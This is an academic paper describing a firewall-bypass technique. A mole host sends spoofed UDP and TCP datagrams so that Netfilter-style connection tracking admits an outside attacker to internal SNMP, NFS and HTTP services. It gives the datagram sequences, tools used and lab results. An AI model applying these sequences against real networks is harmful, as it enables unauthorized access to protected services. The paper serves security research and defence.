Exploiting Stateful Firewalls

Dannie M. Stanley
Purdue University
West Lafayette, IN
ds@purdue.edu

June 2011

Abstract

Firewalls attempt to provide network access control. However, we describe a vulnerability that allows an outside attacker in collaboration with a mole to access UDP and TCP services running on an internal "protected" network. The End-to-End Argument in system design states that functions which depend on applications running on the end points should be placed at the end points and not in the communication system [10]. The access control function found in firewalls depends on "connection tracking." Firewalls attempt to track a connection by observing network data flow using stateful packet inspection. However, IP, UDP and TCP were not designed to provide enough information for intermediate network devices to correctly and reliably track connection states. A connection state can only reliably be determined at the end hosts. By disregarding the End-to-End Argument, firewalls are vulnerable to attack.

Many deployed networks have firewalls that allow network traffic, originating from the internal network, to flow to the outside. Determining the origin of a connection requires connection tracking. When a firewall is not able to accurately track a connection, the origin of a connection can be forged and the firewall can be manipulated into adding an "established" connection between an attacker and a protected network service. We describe the principles behind connection tracking that allow this to happen and demonstrate several attacks that allow access to both UDP and TCP services including SNMP, NFS, and HTTP.

1 Introduction

Firewalls provide network access control. Internet Protocol (IP [1]) routers provide IP datagram delivery based on routing tables. An IP router is concerned with deciding, based on destination address, where to send an IP datagram. Firewalls and routers are similar in that they are both typically positioned at the intersection

[1]IP version 4 is assumed unless otherwise noted

of two or more networks. Sometimes a firewall will also provide routing. However, a firewall must be more sophisticated than a typical IP router. It must not only evaluate the destination of an IP datagram but also apply access control rules. The firewall rules can be constructed to evaluate properties of the IP protocol datagram which are not present in the IP header attributes. For example, the IP protocol does not specify a destination port attribute. However, the firewall may want to deny access to specific destination ports. To do this the firewall must look beyond the IP headers and examine the transport layer header attributes of a datagram. This method of evaluating datagram attributes beyond the IP headers is called deep packet inspection (DPI). Additionally, some firewall rules depend on the state of the network connection. For example, if an allowed TCP connection is already established between hosts, then future traffic between the same two hosts may be allowed. To evaluate such rules, a firewall uses DPI along with connection tracking or stateful packet inspection (SPI). A firewall that employs SPI is called a *stateful firewall*. In contrast, a state*less* firewall is one that does not track the state of network traffic much like a standard IP router.

The IP protocol is only concerned with delivering datagrams from a source host to a destination host and not with additional network functions such as data privacy, access control, and authentication [7]. The End-to-End Argument in system design states that functions which depend on applications running on the end points should be placed at the end points and not in the communication system [10]. This principle is reflected in the design of IP and IP routers but not in the design of stateful firewalls. Firewall functions located in the communication system rather than at the end points are insufficient for providing reliable access control. We demonstrate this deficiency by exploiting some of the assumptions made by stateful firewalls. Specifically we demonstrate how to circumvent firewall access controls to gain access from a public network to services running on a private network.

2 Outline

The remainder of this paper is organized as follows: in section 3, we describe how firewalls are susceptible to allowing unauthorized traffic into the protected network. In section 4, we describe our experimental approach to verifying the problem. In section 5, we describe some practical steps that can be taken to avoid the threat if the access control method cannot be placed at the end hosts. In section 6, we describe some related work. Finally we describe future work in section 8.

3 Problem

Firewalls are often used to protect private networks from hosts on public networks. Hosts on private networks often need access to public networks. In such a case, firewalls are configured to deny connections into the private network while allowing connections out to the public network. However, it is not practical to allow network communication in only one direction. Most client-server connections require two-way communication. For example, when an HTTP client located on the private network makes a request to an HTTP server on the public Internet, a response is required to complete the communication. To deny connections in but allow connections out, a firewall must determine the connection origin.

Discovering the origin of a connection is intuitive. The host that sends the first datagram along a communication path is designated as the origin. In the example described previously, the HTTP client would be the origin of the connection. In order for a network device, such as a firewall, to detect a *first* datagram it must be able to analyze the state of a connection to establish a datagram sequence. Therefore, to detect the connection origin and allow traffic out to a public network but not in to the private network, a stateful firewall must use SPI combined with *connection tracking*. Connection tracking attempts to provide the information necessary for the firewall to evaluate the state of a connection including the origin of the connection. Each IP datagram associated with a connection contributes to the stored state of the connection.

The attributes of a firewall state, used to distinguish a connection, are determined by all of the data available in each IP datagram not just the IP headers. For example, the IP-level headers do not contain network port information which is needed for connection tracking; however the transport-layer protocols typically do contain port information. Two of the most popular transport protocols in use today are the Transmission Control Protocol (TCP) and the User Datagram Protocol (UDP).

UDP is described as a *connectionless* protocol because it does not first establish a connection between the source and destination and it has no explicit termination. In contrast, TCP is a *connection-oriented* protocol that has a connection establishment phase and a connection termination phase. The TCP connection establishment phase includes a three-way handshake prior to sending any data. This handshake process, at least at first glance, seems to be sufficient for reliable connection tracking.

For an attacker to gain access from an external network to the private network through a stateful firewall that allows IP traffic out of the private network based on connection state, he must trick the firewall into creating a connection state between himself and a host on the private network. To do this, the attacker can carefully craft a forged network datagram that establishes the target private host as the origin of the connection and himself as the destination (or second origin in the case of TCP simultaneous open) of the connection.

In the following two sections we will provide examples of attacks on both UDP and TCP. For each of the examples please reference the network topology shown in figure 1. The topography is made up of four hosts: the attacker host (H_a), firewall host (H_f), mole host (H_m), and victim host (H_v). This is not a necessary network



Figure 1: Example Network Topology

topography, it merely provides a realistic and motivating example. We assume that a host located in the demilitarized zone (DMZ) is isolated from hosts on the private network.

3.1 UDP Vulnerability

The UDP protocol adds four headers to an IP datagram: *source port*, *destination port*, *length* and *checksum*. The *length* and *checksum* UDP headers are used to describe the data encapsulated by the UDP/IP datagram. The *source port* and *destination port* headers are used to describe the connection and are therefore useful to a stateful firewall. Because UDP is connectionless and carries only *two* headers (source port and destination port) in addition to the IP headers that are useful for connection tracking, stateful firewalls are limited to four UDP/IP header attributes. We represent the four attributes as a quintuple of $u = (A_s, A_d, P_s, P_d)$ where A_s represents the *source address*, A_d represents the *destination address*, P_s represents the *source port*, and P_d represents the *destination port*. Additionally we define the function $F_{udp}()$ which takes a UDP/IP datagram as a parameter and returns a header tuple u.

UDP connection tracking has two states $Q = \{S_{nw}, S_{es}\}$ where S_{nw} represents a new UDP connection and S_{es} represents an established connection. S_{nw} is the first state of a connection and is reached when the original IP datagram $O = (A_s, A_d, P_s, P_d)$ is sent to the server. S_{es} is the final state of the connection and is reached when the first reply IP datagram $R = (A_s, A_d, P_s, P_d)$ is sent to the client. The transition function δ is represented by the state transition table shown in table 1.

Additionally, we define three new functions: $Ad()$, $Rx()$, and $Tx()$, which each

	O	R
S_{nw}	S_{nw}	S_{es}
S_{es}	S_{es}	S_{es}

Table 1: UDP Conn. Tracking State Transition Table

take a host as a parameter and return the IP address, transport-layer listening port number, and transport-layer sending port number respectively. A non-malicious datagram sequence which would create an established UDP/IP connection on the firewall would be: O, R where:

$$F_{udp}(O) = (Ad(H_v), Ad(H_a), Tx(H_v), Rx(H_a))$$

$$F_{udp}(R) = (Ad(H_a), Ad(H_v), Rx(H_a), Tx(H_v))$$

Note that the $F_{udp}()$ function is applied after NAT address translation has already taken place.

If H_m were to send a single UDP/IP datagram (O) to H_a that forged H_v's source address and source port, then the firewall would create a new connection in its connection tracking table with the state set to S_{nw}. Once that entry is inserted into the connection table, H_a has access through the firewall to H_v on the spoofed port. The first IP datagram sent by H_a (R) will set the firewall connection state to S_{es}. Now that the connection is considered to be established, the attacker can read and write to the victims UDP port freely. A malicious datagram sequence would be: O, R where:

$$F_{udp}(O) = (Ad(H_v), Ad(H_a), Rx(H_v), Tx(H_a))$$

$$F_{udp}(R) = (Ad(H_a), Ad(H_v), Tx(H_a), Rx(H_v))$$

Note however that O is forged and actually sent by H_m. The difference between the two datagram sequences is subtle. The mole sends from the port that it wants to attack on the victim. A sequence diagram of the attack is shown in figure 2.

Though the firewall has reached an established connection state between two hosts H_a and H_v, H_v has not engaged in any kind of connection until *after* the second datagram has already traversed the firewall. If the second datagram were to get lost after traversing the firewall but before reaching H_v, then the firewall would have an "established" connection between the two even though H_v has never interacted with H_a. The IP provides "best effort" delivery. It does not guarantee reliability. Therefore the firewall can have an account of connection states that is entirely inconsistent with reality. This dissonance illustrates the problem of placing the access control function in the communication system.



Figure 2: UDP Attack Sequence Diagram

3.2 TCP Vulnerability

The TCP transport-layer protocol defines 11 more transport-layer fields than the UDP protocol. Though we won't enumerate all of them here, it is worth describing the specific headers useful for connection tracking. In addition to the UDP headers *source port* and *destination port*, TCP/IP datagrams carry the following relevant headers: sequence number, acknowledgment flag (ACK), reset flag (RST), synchronization flag (SYN), and final flag (FIN). We combine the TCP flags into one attribute and represent the seven relevant attributes as a 7-tuple of $t = (A_s, A_d, P_s, P_d, S, F)$ where A_s represents the *source address*, A_d represents the *destination address*, P_s represents the *source port*, P_d represents the *destination port*, S represents the *sequence number*, A represents the *acknowledgment number* and F is one of the following $\{s, sa, a, r, f\}$ representing SYN, SYN+ACK, ACK, RST and FIN respectively. Additionally we define the function $F_{tcp}()$ which takes a TCP/IP datagram as a parameter and returns a header tuple t. Note that in the state transition diagram (figure 4) and state transition table (table 2) the notations $O_?$ and $R_?$ represent datagrams from the origin side of the firewall and reply side of the firewall respectively and ? is one of $\{s, sa, a, r, f\}$.

The complexity of a TCP connection introduces many more states than the two needed for UDP connection tracking. There does not exist a standard specification used to implement TCP connection tracking. Solaris, FreeBSD, OpenBSD and NetBSD use connection tracking as implemented by the open source packet filter named "IP Filter." Linux uses connection tracking as implemented by the open source packet filter named "Netfilter." The design of IP Filter is described by Van Rooij in "Real stateful TCP packet filtering in IP filter" [12]. Van Rooij is referenced as the design inspiration of Netfilter according to the Linux kernel source code [9]. We used the Linux operating system for most of our experiments. Therefore, we borrow the connection tracking design from Netfilter for our problem statement.

TCP connection tracking has ten states Q. The transition function δ is represented by the state transition table found in table 2 and the state transition diagram found in figure 4. Following is a list of states and their meaning:

$$Q = \{S_{no}, S_{ss}, S_{s2}, S_{sr}, S_{es}, S_{fw}, S_{cw}, S_{la}, S_{tw}, S_{cl}\}$$

S_{no} Initial state, no connection

S_{ss} SYN TCP/IP datagram sent from origin

S_{s2} SYN TCP/IP datagram sent to origin

S_{sr} SYN+ACK TCP/IP datagram sent from origin

S_{es} Connection established

S_{fw} FIN TCP/IP datagram received from either direction

S_{cw} FIN TCP/IP datagram acknowledged

S_{la} Last FIN TCP/IP datagram received from either direction

S_{tw} TCP time-wait delay

S_{cl} Connection closed

	O_s	O_{sa}	O_f	O_a	O_r	R_s	R_{sa}	R_f	R_a	R_r
S_{no}	S_{ss}	S_{iv}	S_{iv}	S_{es}	S_{iv}	S_{iv}	S_{no}	S_{no}	S_{no}	S_{iv}
S_{ss}	S_{ss}	S_{iv}	S_{iv}	S_{iv}	S_{cl}	S_{s2}	S_{sr}	S_{iv}	S_{ig}	S_{cl}
S_{s2}	S_{s2}	S_{sr}	S_{iv}	S_{iv}	S_{cl}	S_{s2}	S_{sr}	S_{iv}	S_{ig}	S_{cl}
S_{sr}	S_{ig}	S_{ig}	S_{fw}	S_{es}	S_{cl}	S_{iv}	S_{ig}	S_{fw}	S_{sr}	S_{cl}
S_{es}	S_{ig}	S_{ig}	S_{fw}	S_{es}	S_{cl}	S_{iv}	S_{ig}	S_{fw}	S_{es}	S_{cl}
S_{fw}	S_{ig}	S_{ig}	S_{la}	S_{cw}	S_{cl}	S_{iv}	S_{ig}	S_{la}	S_{cw}	S_{cl}
S_{cw}	S_{ig}	S_{ig}	S_{la}	S_{cw}	S_{cl}	S_{iv}	S_{ig}	S_{la}	S_{cw}	S_{cl}
S_{la}	S_{ig}	S_{ig}	S_{la}	S_{tw}	S_{cl}	S_{iv}	S_{ig}	S_{la}	S_{tw}	S_{cl}
S_{tw}	S_{ss}	S_{ig}	S_{tw}	S_{tw}	S_{cl}	S_{iv}	S_{ig}	S_{tw}	S_{tw}	S_{cl}
S_{cl}	S_{ss}	S_{ig}	S_{cl}	S_{cl}	S_{cl}	S_{iv}	S_{ig}	S_{cl}	S_{cl}	S_{cl}

Table 2: TCP Connection State Transition Table

The following datagram sequence would produce an established firewall connection, S_{es}, between H_a and H_v: O_s, R_s, O_{sa}, O_a where x and y are TCP sequence numbers and:

$$F_{tcp}(O_s) \;= (Ad(H_v), Ad(H_a), Rx(H_v), Tx(H_a), x-1, s)$$
$$F_{tcp}(R_s) \;= (Ad(H_a), Ad(H_v), Tx(H_a), Rx(H_v), y, s)$$
$$F_{tcp}(O_{sa}) \;= (Ad(H_v), Ad(H_a), Rx(H_v), Tx(H_a), x, sa)$$
$$F_{tcp}(O_a) \;= (Ad(H_v), Ad(H_a), Rx(H_v), Tx(H_a), x+1, a)$$

H_m must correctly craft the first (O_s) and last (O_a) datagram of the sequence. An additional datagram, R_a, is needed to complete the TCP three-way handshake between H_a and H_v. Note that the second SYN, R_s, is accepted by the firewall because of the TCP protocol feature *TCP Simulataneous Open* which allows both hosts to perform an active open. In our sequence the mole first creates the connection entry in the firewall. Because the victim is unaware of the first SYN it sees the second SYN (R_s) as a first SYN in a normal TCP three-way handshake.

Like the UDP example, once the connection is considered to be established, the attacker can read and write to the victim's TCP port freely. A sequence diagram of the attack is shown in figure 3. This is not the only datagram sequence that would allow data to leak from the protected network to the public network. Later in section 4.4 we describe an experiment that uses another sequence to retrieve data from a private HTTP server.



Figure 3: TCP Attack Sequence Diagram

The TCP connection tracking filter will sometimes receive datagrams that it does not know how to handle. As represented in figure 4, the firewall may choose to reject an invalid datagram or ignore it if it cannot determine its validity. When the datagram is ignored it is passed through the firewall to the destination. The assumption is that the destination host will send a reset TCP/IP datagram in response to any invalid datagrams. The firewall is therefore depending on the end hosts to augment its access control function. As we will see in section 4.4, this diffusion of responsibility can lead to access control problems. If the access control function were placed at the end hosts, as recommended by the end-to-end argument the victim host would be better protected.

Additionally we found that we could circumvent the assumption that the end host would take care of invalid datagrams by setting the IP time-to-live (TTL) abnormally low. To avoid routing problems, an IP datagram is assigned a TTL. At each router the TTL is decremented by one. The reason for this is so that datagrams will not get stuck indefinitely in routing configuration loops. If the datagram reaches a TTL of zero, it is dropped. During our experimentation we noticed that if we set the TTL of a TCP/IP datagram to one, it was accepted by the firewall, evaluated for connection tracking purposes and then dropped. The end host never saw the datagram, but the connection tracking state was influenced. It wasn't necessary to exploit this behavior in our experiments, but we felt that it was a notable discovery.

3.3 Location of the Mole

For a firewall to be vulnerable to the kinds of attacks described, the attacker (H_a) works in cooperation with a "mole" (H_m). The mole can be positioned any place on the network that can produce an IP datagram that will be recognized by the packet filtering software. It is not required for the mole to be positioned on the protected side of the firewall. If the firewall accepts IP datagrams on the unprotected external interface with forged internal addresses, then it may consider them for connection tracking. The following list describes realistic configurations which may be vulnerable:

(a) H_m and H_a are the same host and share a subnet with H_f's external network interface. In this scenario, if the mole could get a forged datagram to the firewall for evaluation, the attack could be carried out entirely from outside the protected network (see section 4.1 for configuration assumptions).

(b) H_m and H_v are the same host. Malware running on H_v can expose ports on H_v through the firewall. In this scenario, a trojan horse, with sufficient system privileges, could open the firewall to all ports on the victim host. The malware could then remove itself. Malware detection software would not detect the information leaking through the valid ports.

    Another potentially useful and less malicious use of this vulnerability could be the use of this technique to open up firewall TCP ports for peer-to-peer services. Peer-to-peer software, such as Skype, get around firewalls by using other nodes as proxies. For example, if two peer-to-peer clients are behind a NAT and firewall, they both establish a TCP connection to another node which



Figure 4: TCP Connection Tracking State Diagram



Figure 5: Selected Locations of the Mole

acts as a rendezvous point [2]. Rather than incurring the network overhead of an intermediate proxy node, a peer-to-peer client could open up a TCP port on the firewall using our technique. Each peer using this vulnerability would have to use an intermediate node, sometimes called a super node, to establish the correct TCP sequence. However, after the peer-to-peer connection was set up the network traffic would truly be peer-to-peer and not peer-to-proxy-to-peer.

(c) H_m and H_v are protected by H_f, but on separated internal networks such as the topography shown in figure 1. Suppose a network administrator places a public WiFi access point in the DMZ for the organization's visitors to use. The mole could then position itself in the DMZ using the public WiFi access point and create paths through the firewall to protected network hosts.

(d) H_m and H_v are protected by H_f and on the same internal network. Plausible scenario: a disgruntled insider would like to leak information from the internal network anonymously. He acts as the mole and creates external paths to internal hosts of his choice.

Additionally, supply chain vulnerabilities or vulnerable configuration interfaces of embedded systems could allow malicious network devices such as print servers, photo frames, or web cameras to act as trojan horses and create paths through the firewall to protected network services. Bojinov et al demonstrate that many such devices are vulnerable to exploitation [4].

4 Results

To test that this vulnerability exists in a real-world scenario, we configured a virtual network environment using VirtualBox version 3.0.6 for the UDP experiments and then later VirtualBox version 3.3.12 for the TCP experiments. All hosts were configured as VirtualBox virtual guests running Debian Linux version 5.0.1 (Linux kernel 2.6.26) with the exception of the firewall host used for the TCP experiments which was updated to Debian version 6.0 (Linux kernel 2.6.32) to be current with the time of experimentation. The supporting Linux kernel firewall tools, including iptables and Shorewall, were installed from the default Debian software repositories.

Shorewall provides a file-based configuration interface for manipulating the Linux kernel firewall (Netfilter). Though one can create a set of firewall rules directly using the kernel-level firewall tools (e.g. iptables), it is common to use a configuration interface such as Shorewall.

Shorewall was configured using the configuration template provided in the Shorewall distribution named "three-interfaces." The three-interface Shorewall configuration defines three zones: net (Internet), loc (local network), and dmz (demilitarization zone), which matches the network topography shown in figure 1. The firewalls each had three network interfaces that corresponded to these zones. The other non-firewall hosts were all configured with only one network interface. The mole host (H_m) was connected to the dmz zone interface. The victim host (H_v) was connected to the loc zone interface. The attacker host (H_a) was connected to net zone interface. Shorewall was configured to use NAT for the dmz and loc zones. The remainder of the Shorewall configuration was determined by the three-interfaces configuration template.

4.1 Configuration Assumptions

As we describe in section 4.2, a prerequisite for this three-interface configuration is that the mole can forge a datagram and send it to the firewall. This requires that spoof detection be turned off in the firewall's Linux kernel. Therefore, for our experiments, spoof detection was disabled. This also requires that the mole software has sufficient system privileges to forge a network datagram.

Though we don't carry out the following experiments with the mole in position (a), where H_m and H_a are the same host and share a subnet with H_f's external network interface, it is worth noting that for this configuration to work in our proof of concept experiment, we had to enable a Shorewall feature called "routeback." Routeback allows a datagram to ingress and egress the same interface.

4.2 Basic UDP Attack

To test the UDP vulnerability, we crafted a single UDP/IP datagram on H_m using the hping3 [2] utility. We sent the crafted datagram (O) to the attacker host. We used the netcat [3] utility to respond with a corresponding datagram (R) which resulted in an established connection state on the firewall between H_a and H_v. Due to the fundamental limitation of the information made available by the UDP protocol, it wasn't a surprise to us that the test attack worked.

During this basic UDP attack, we discovered that Debian Linux had IP spoof detection enabled (rp_filter) by default. This didn't pose a problem when H_m and H_v were on the same subnet. However, when H_m was placed on the DMZ the spoofed datagram was dropped at the firewall. Spoof-detection would seem to require that

[2]http://hping.org

[3]http://netcat.sourceforge.net/

the mole host and victim host reside on the same protected subnet. However, for complex network configurations [4] and IPSec [11] network administrators are often encouraged to turn off spoof detection for the network to operate properly.

4.3 UDP SNMP and NFS Attack

The basic UDP attack only demonstrated that H_a could send one datagram, containing data, to the victim host. Next we wanted to test if real UDP services could be exploited. We defined two goals for our experiments. The first was to retrieve information from a service running on the victim host. The second was to retrieve a file from the victim host.

To use our exploit to attack a real network service we had to choose among services that operated using the UDP protocol. There are many UDP services to pick from including NFS, CIFS, SNMP, and NetBIOS. These services are all widely used and often carry sensitive information and/or allow privileged actions. For example, Lightweight Directory Access Protocol (LDAP) is often used for directory services in an organization. Directory services provide user account information and authentication for networked devices. Simple Mail Transfer Protocol (SMTP) is the protocol used for sending email; thus, if an attacker could gain access to an SMTP service, it could be used for transmitting SPAM or launching phishing attacks. For our experiment, we configured a Simple Network Management Protocol (SNMP) server (snmpd version 5.4.1) on the victim host. SNMP is often used to manage network resources. It produces administrative information for networked devices such as applications installed, processes running, uptime, and location. SNMP was a good choice from our perspective because its job is to produce detailed and perhaps sensitive data. The SNMP service was setup with a "public" community that was allowed access to basic system information. SNMP can also be used to make changes to the system; however, this access is typically not available to the public access control group.

The first obstacle that we encountered while trying to meet our goal was the lack of ability for SNMP clients to specify outgoing ports. The traffic from H_a must go out on the port associated with the connection tracking entry. Many network applications simply pick a random unprivileged port for their outgoing connection. Our first attempt to remedy this problem was to guess the outgoing port that would be used by the snmpget client. Because the port number was sequentially chosen, it was not hard to guess but was cumbersome to implement and limited us to one query at a time. Later we discovered a more flexible way to prescribe the outgoing port for uncooperative client applications. In practice, it would not be difficult to modify client applications to allow outgoing ports to be specified.

After we worked around the outgoing port problem, the attacker was able to successfully retrieve information from the victim host's SNMP server. Output from

[4] http://www.frozentux.net/ipsysctl-tutorial/chunkyhtml/theconfvariables.html §3.5.10

this test can be found in appendix B.

To accomplish the second goal of file retrieval, we first attempted to access a CIFS file share on a Windows host using a VirtualBox Windows XP virtual guest as the victim host. According to Microsoft [5] CIFS can be accessed through UDP port 445. Our testing environment consisted primarily of Linux machines. The CIFS client implementation for Linux, named Samba, does not have a client capable of performing UDP CIFS file transactions (only NetBIOS name resolution over UDP). As a result, we chose to try the exploit against a Network File System (NFS) service (nfsd 1.1.2). We configured a basic NFS version 4 service running on H_v with one public share.

The outgoing port difficulty that we experienced in the SNMP test was amplified for the NFS test. NFS clients rely on more than one program to establish connections to an NFS server. Additionally the client has many actions, such as file locking and directory listing, which use different outgoing port numbers. The approach we took to solve this problem for SNMP was clearly inadequate. Rather than modifying and recompiling the NFS client applications, we used hooks in the Linux kernel (NetFilter) on H_a to create a local outgoing NAT that translated client ports from random numbers to a range of numbers that we controlled. We then sent multiple spoofed datagrams from H_m to establish connections to all of the ports in that range. Note that the outgoing port from the public interface of the firewall does not always match the source port of the victim host. In our tests using a Linux Firewall and NAT, the ports always matched. In practice, the attacker host would need to dynamically set the destination ports to traverse the NAT.

After we worked around the outgoing port problem, H_a was able to successfully mount an NFS file system on H_v and download a file. Output from this test can be found in appendix C. NFS is potentially even more vulnerable than some other services as it binds to unprivileged network ports. Privileged ports are those ports numbered from 1 to 1024. NFS uses port 2049 among others. Even if a savvy firewall administrator were to block privileged UDP ports at the firewall, the fact that NFS runs on unprivileged ports may be overlooked. UDP is not unique in this aspect; other UDP services run on unprivileged ports.

4.4 Basic TCP Attack

To test the TCP vulnerability we had to create a custom toolset. Typically the operating system handles the TCP handshake and is sensitive to out of sequence or mistimed events. As a result, when we used similar techniques as those described in the basic UDP attack, we were often met with reset (RST TCP flag) TCP/IP datagrams. We developed our toolset using the Ruby programming language. We created two relevant classes, RawPacketReader and RawPacketWriter, to help us construct proper datagram sequences. These classes merely provided a convenient

[5] http://msdn.microsoft.com/en-us/library/ms960403.aspx

way to read and write raw TCP/IP datagrams. Interestingly, the BSD socket API does not allow for you to read from a raw socket. The operating system *always* interprets TCP datagrams. To get around this we pragmatically intercepted the reset datagrams sent by the operating system using the local host firewall as suggested by the "Raw IP Networking FAQ" [1] and listened to the network traffic using Ruby's PCAP API.

Once our toolset was created we constructed the following datagram sequence, $O_s, R_s, O_{sa}, R_a, O_a$, which resulted in an established connection state on the firewall and an established TCP handshake between H_a and H_v. We had full control over the datagrams sent and received on all three hosts, H_a, H_m and H_v. H_m sent the first and last datagram, whereas the O_{sa} datagram was sent by the victim host. The victim host did not know about the first and last datagram. It interpreted the R_s, O_{sa}, R_a sequence as a normal TCP handshake.

During this basic attack we observed two important behaviors of the netfilter-based firewall. First, we observed that the TCP sequence number was used to evaluate validity. Specifically, if the sequence number of O_s did not logically correspond to the sequence number of O_{sa} the connection tracking state did not change. Therefore H_m would need a way to predict the initial sequence number (ISN) of O_{sa} to get both an established connection state on the firewall and an established TCP handshake between H_a and H_v. ISN prediction has been studied in previous work[3][13]. ISN prediction is not required for a successful attack.

Secondly, we observed that an established connection state on the firewall was not necessary to establish a TCP connection between H_a and H_v. As mentioned in section 3.2, the packet filter may not always be able to determine the validity of the datagram. In such a case it relies on the end hosts to reset the invalid connection and send on the datagram. If the end host does not interpret that the datagram is invalid, then this fail-safe fails. We exploit this deficiency in the following attack.

4.5 TCP HTTP Attack

Like the basic UDP attack, the basic TCP attack only demonstrated that the firewall was vulnerable to a contrived scenario. We wanted to attempt the attack against real network services. Many network services utilize the TCP protocol including HTTP, SMTP, DNS, and SSH. However, HTTP is a motivating example because it is ubiquitous and it has become a kind of transport protocol for other common higher level services such as SOAP, REST and XML-RPC.

Utilizing the toolset we developed for attacking TCP, we constructed the following datagram sequence, O_s, R_s, O_{sa}, R_a, which resulted in an established TCP handshake between H_a and H_v. When we placed the following data in the R_a datagram, we received an HTTP response containing the contents of the file located at the root of the web server ("index.html"):

```
GET / HTTP/1.0\r\n\r\n
```

The script used on H_m can be found in appendix D. The script used on H_a can be found in appendix E.

